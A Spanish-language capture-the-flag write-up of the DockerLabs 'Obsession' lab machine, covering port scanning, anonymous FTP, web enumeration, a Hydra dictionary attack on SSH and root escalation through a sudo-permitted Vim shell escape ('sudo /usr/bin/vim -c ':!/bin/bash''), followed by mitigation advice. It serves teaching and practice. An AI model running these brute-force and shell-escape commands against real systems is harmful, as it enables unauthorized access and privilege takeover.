Obsession
Estado: Completado
Fecha: 2026-10-02
Plataforma: DockerLabs
Dificultad: Muy Facíl
Diploma de finalización
Diploma: [En proceso]
Alcance y objetivo
Objetivo autorizado:
172.17.0.2
Tipo de entorno: Máquina vulnerable / contenedor Linux
Objetivo de aprendizaje: Identificar servicios expuestos, analizar información disponible mediante FTP y HTTP, obtener acceso inicial mediante SSH y validar un vector de escalada de privilegios basado en
sudo.
El objetivo del laboratorio consiste en obtener acceso inicial a la máquina 172.17.0.2 y escalar privilegios hasta root.
La metodología utilizada fue:
Reconocimiento
      ↓
Enumeración
      ↓
Identificación de información expuesta
      ↓
Obtención de credenciales
      ↓
Acceso inicial
      ↓
Enumeración local
      ↓
Identificación de permisos sudo
      ↓
Escalada de privilegios
      ↓
Root
Resumen ejecutivo
El reconocimiento inicial permitió identificar tres servicios expuestos: FTP, SSH y HTTP.
El acceso anónimo al servicio FTP permitió obtener archivos con información sobre el objetivo. Posteriormente, la enumeración del servidor web permitió descubrir el usuario russoski.
Con el usuario identificado se realizó un ataque de diccionario autorizado contra SSH mediante Hydra, obteniendo credenciales válidas. Esto permitió acceder al sistema mediante SSH.
Una vez dentro, la enumeración de privilegios mediante sudo -l reveló que russoski podía ejecutar /usr/bin/vim como root sin contraseña. Debido a la capacidad de Vim para ejecutar comandos del sistema, este permiso permitió obtener una shell con privilegios administrativos.
Reconocimiento remoto

Se comenzó realizando un escaneo completo de puertos TCP mediante Nmap:
sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2
El resultado permitió identificar tres puertos abiertos:
| Puerto | Servicio | Evidencia | Próximo paso |
|---|---|---|---|
21/tcp | FTP | Puerto abierto | Revisar acceso anónimo |
22/tcp | SSH | Puerto abierto | Enumerar versión y autenticación |
80/tcp | HTTP | Servidor web accesible | Enumerar aplicación |
Se observó además un TTL de 64, compatible con un sistema Linux.
Evidencia del escaneo
Enumeración de versiones
Se realizó una segunda enumeración utilizando detección de servicios y scripts por defecto:
sudo nmap -sC -sV -p21,22,80 172.17.0.2
Resultado:
| Puerto | Servicio | Versión | Información relevante |
|---|---|---|---|
21/tcp | FTP | vsftpd 3.0.5 | Acceso anónimo habilitado |
22/tcp | SSH | OpenSSH 9.6p1 Ubuntu | Servicio de acceso remoto |
80/tcp | HTTP | Apache 2.4.58 | Aplicación Russoski Coaching |

Enumeración de servicios
FTP — Puerto 21

El servicio FTP permitía autenticación anónima.
Se probó el acceso utilizando:
anonymous
Una vez autenticado, se realizó un listado de los archivos:
ls
Se encontraron:
chat-gonza.txt
pendientes.txt
Los archivos fueron descargados mediante:
get chat-gonza.txt
get pendientes.txt

Análisis de chat-gonza.txt
El archivo contenía una conversación entre Gonza y Russoski.
Entre la información relevante se mencionaba que Russoski disponía de un vídeo almacenado en su ordenador y que existía una URL relacionada con dicho recurso.
El contenido no proporcionó directamente credenciales, pero permitió obtener contexto adicional sobre el usuario.
Análisis de pendientes.txt

El segundo archivo contenía tareas personales del usuario:
1 Comprar el Voucher de la certificación eJPTv2 cuanto antes!

2 Aumentar el precio de mis asesorías online en la Web!

3 Terminar mi laboratorio vulnerable para la plataforma Dockerlabs!

4 Cambiar algunas configuraciones de mi equipo, creo que tengo ciertos
  permisos habilitados que no son del todo seguros..
La última entrada resultó especialmente relevante como contexto para la posterior enumeración de privilegios locales.
Enumeración del servicio web

Se utilizó WhatWeb para identificar las tecnologías utilizadas por el servidor:
whatweb http://172.17.0.2
Resultado relevante:
Apache[2.4.58]
Ubuntu Linux
HTML5
Title[Russoski Coaching]
Email[russoski@dockerlabs.es]

Posteriormente se realizó enumeración de directorios:
gobuster dir -u http://172.17.0.2/ \
-w /usr/share/wordlists/dirb/common.txt
Se identificaron:
| Recurso | Código | Observación |
|---|---|---|
/backup/ | 301 | Directorio accesible |
/important/ | 301 | Directorio accesible |
/index.html | 200 | Página principal |
.htaccess | 403 | Recurso existente pero restringido |
.htpasswd | 403 | Recurso existente pero restringido |
/server-status | 403 | Recurso restringido |
Enumeración de /backup/

Se consultó el directorio:
curl -s http://172.17.0.2/backup/
El servidor permitía listar su contenido y se encontró:
backup.txt
Se obtuvo el contenido:
curl -s http://172.17.0.2/backup/backup.txt
Resultado:
Usuario para todos mis servicios: russoski (cambiar pronto!)
Este hallazgo permitió identificar el usuario:
russoski
Impacto
La exposición de un archivo de backup permitió revelar información sobre el usuario utilizado en los servicios del sistema.
Este dato fue posteriormente utilizado para continuar la enumeración contra SSH.
Enumeración de /important/
Se consultó:
curl -s http://172.17.0.2/important/
El directorio contenía:
important.md
El archivo correspondía al denominado Hacker Manifesto.
No se identificaron credenciales ni información técnica adicional relevante para la explotación.
Análisis del código fuente
Se inspeccionó el código HTML de la página principal:
curl -s http://172.17.0.2/ | cat
Durante el análisis se encontró el siguiente comentario:
Utilizando el mismo usuario para todos mis servicios, podré recordarlo fácilmente
Este comentario reforzó el hallazgo obtenido anteriormente mediante backup.txt.
También se encontró una referencia externa:
https://russ0ski.github.io/MyHackingRoad/
La página contenía además un formulario asociado al endpoint:
/.formrellyrespexit.html
Se comprobó:
curl -i http://172.17.0.2/.formrellyrespexit.html
El recurso respondió correctamente, pero no aportó información adicional para continuar con la explotación.

Acceso inicial
Obtención de credenciales mediante Hydra
Una vez identificado el usuario:
russoski

y confirmado que SSH estaba disponible en 22/tcp, se realizó un ataque de diccionario autorizado contra SSH utilizando Hydra:
hydra -l russoski \
-P /usr/share/wordlists/rockyou.txt \
ssh://172.17.0.2 \
-t 50 -I
Hydra encontró credenciales válidas:
login: russoski
password: iloveme
Hallazgo: la contraseña era débil y estaba presente en un diccionario común de contraseñas.
Acceso inicial mediante SSH

Con las credenciales obtenidas se estableció una conexión:
ssh russoski@172.17.0.2
Se verificó la identidad:
whoami
Resultado:
russoski
Enumeración local de Linux
Identidad y sistema

Una vez dentro del sistema se ejecutó:
id
whoami
hostname
uname -a
pwd
Resultado relevante:
uid=1001(russoski) gid=1001(russoski) groups=1001(russoski),100(users)
Hostname:
e02d1c7e51e8
Sistema:
Linux e02d1c7e51e8 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1-kali1 (2026-05-05) x86_64 x86_64 x86_64 GNU/Linux
El usuario no poseía privilegios administrativos directos.
Enumeración de archivos del usuario

En el directorio personal se encontraron:
Documentos/
Proyectos/
Dentro de Documentos/:
Nikola Tesla.jpg
Dentro de Proyectos/:
README.md
Strong-Credentials.py
El archivo README.md contenía una referencia al GitHub:
https://github.com/russ0ski
El script Strong-Credentials.py correspondía a un generador de contraseñas aleatorias de longitud 20.
No se encontraron credenciales reutilizables directamente en el código.
Enumeración de privilegios

sudo -l
Se comprobó la configuración de sudo:
sudo -l
El resultado relevante fue:
User russoski may run the following commands on e02d1c7e51e8:

    (root) NOPASSWD: /usr/bin/vim
El hallazgo crítico fue:
(root) NOPASSWD: /usr/bin/vim
Esto significa que el usuario russoski podía ejecutar Vim como root sin introducir una contraseña.
Escalada de privilegios

Vim dispone de una funcionalidad que permite ejecutar comandos del sistema.
Se aprovechó el permiso identificado mediante sudo:
sudo /usr/bin/vim -c ':!/bin/bash'
Esto permitió obtener una shell con los privilegios de root.
La escalada se verificó mediante:
whoami
Resultado:
root
También puede verificarse mediante:
id
Cadena de explotación
                     RECONOCIMIENTO
                           │
                           ▼
                    Nmap 172.17.0.2
                           │
             ┌─────────────┼─────────────┐
             ▼             ▼             ▼
          FTP :21       SSH :22       HTTP :80
             │                           │
             ▼                           ▼
      Anonymous FTP                Enumeración web
             │                           │
             ▼                           ▼
    chat-gonza.txt              /backup/backup.txt
    pendientes.txt                       │
             │                           ▼
             └───────────────► Usuario: russoski
                                         │
                                         ▼
                                  Hydra contra SSH
                                         │
                                         ▼
                              password: iloveme
                                         │
                                         ▼
                                  Acceso SSH
                                         │
                                         ▼
                              Usuario russoski
                                         │
                                         ▼
                                      sudo -l
                                         │
                                         ▼
                            NOPASSWD: /usr/bin/vim
                                         │
                                         ▼
                              Ejecución como root
                                         │
                                         ▼
                                        ROOT
Hallazgos de seguridad
| # | Hallazgo | Impacto |
|---|---|---|
| 1 | FTP anónimo habilitado | Exposición de archivos |
| 2 | Archivos accesibles mediante FTP | Filtración de información |
| 3 | Listado de directorios web habilitado | Exposición de recursos |
| 4 | backup.txt expuesto | Revelación del usuario russoski |
| 5 | Reutilización del nombre de usuario | Facilita la enumeración |
| 6 | Contraseña SSH débil | Permite ataque mediante diccionario |
| 7 | SSH accesible con credenciales débiles | Acceso inicial |
| 8 | /usr/bin/vim permitido mediante sudo | Escalada de privilegios |
| 9 | NOPASSWD sobre Vim | Ejecución de comandos como root |
Mitigación y aprendizajes
Mitigación
FTP
- Deshabilitar el acceso anónimo cuando no sea estrictamente necesario.
- Evitar almacenar información sensible en directorios FTP públicos.
- Revisar periódicamente los permisos de los archivos expuestos.
Servidor web
- Deshabilitar el listado de directorios.
- Evitar publicar archivos de backup o información interna.
- Revisar comentarios HTML que puedan revelar información sobre la infraestructura.
- Evitar exponer nombres de usuarios innecesariamente.
Autenticación SSH
- Utilizar contraseñas largas y aleatorias.
- Evitar contraseñas presentes en diccionarios públicos.
- Utilizar autenticación mediante claves SSH cuando sea posible.
- Implementar mecanismos de protección frente a ataques de fuerza bruta.
Sudo
La siguiente regla debería eliminarse:
(root) NOPASSWD: /usr/bin/vim
Debe aplicarse el principio de mínimo privilegio y evitar permitir aplicaciones capaces de ejecutar comandos arbitrarios como root.
Aprendizajes
- Un escaneo inicial permite establecer rápidamente la superficie de ataque.
- Un servicio secundario como FTP puede proporcionar información útil para atacar otros servicios.
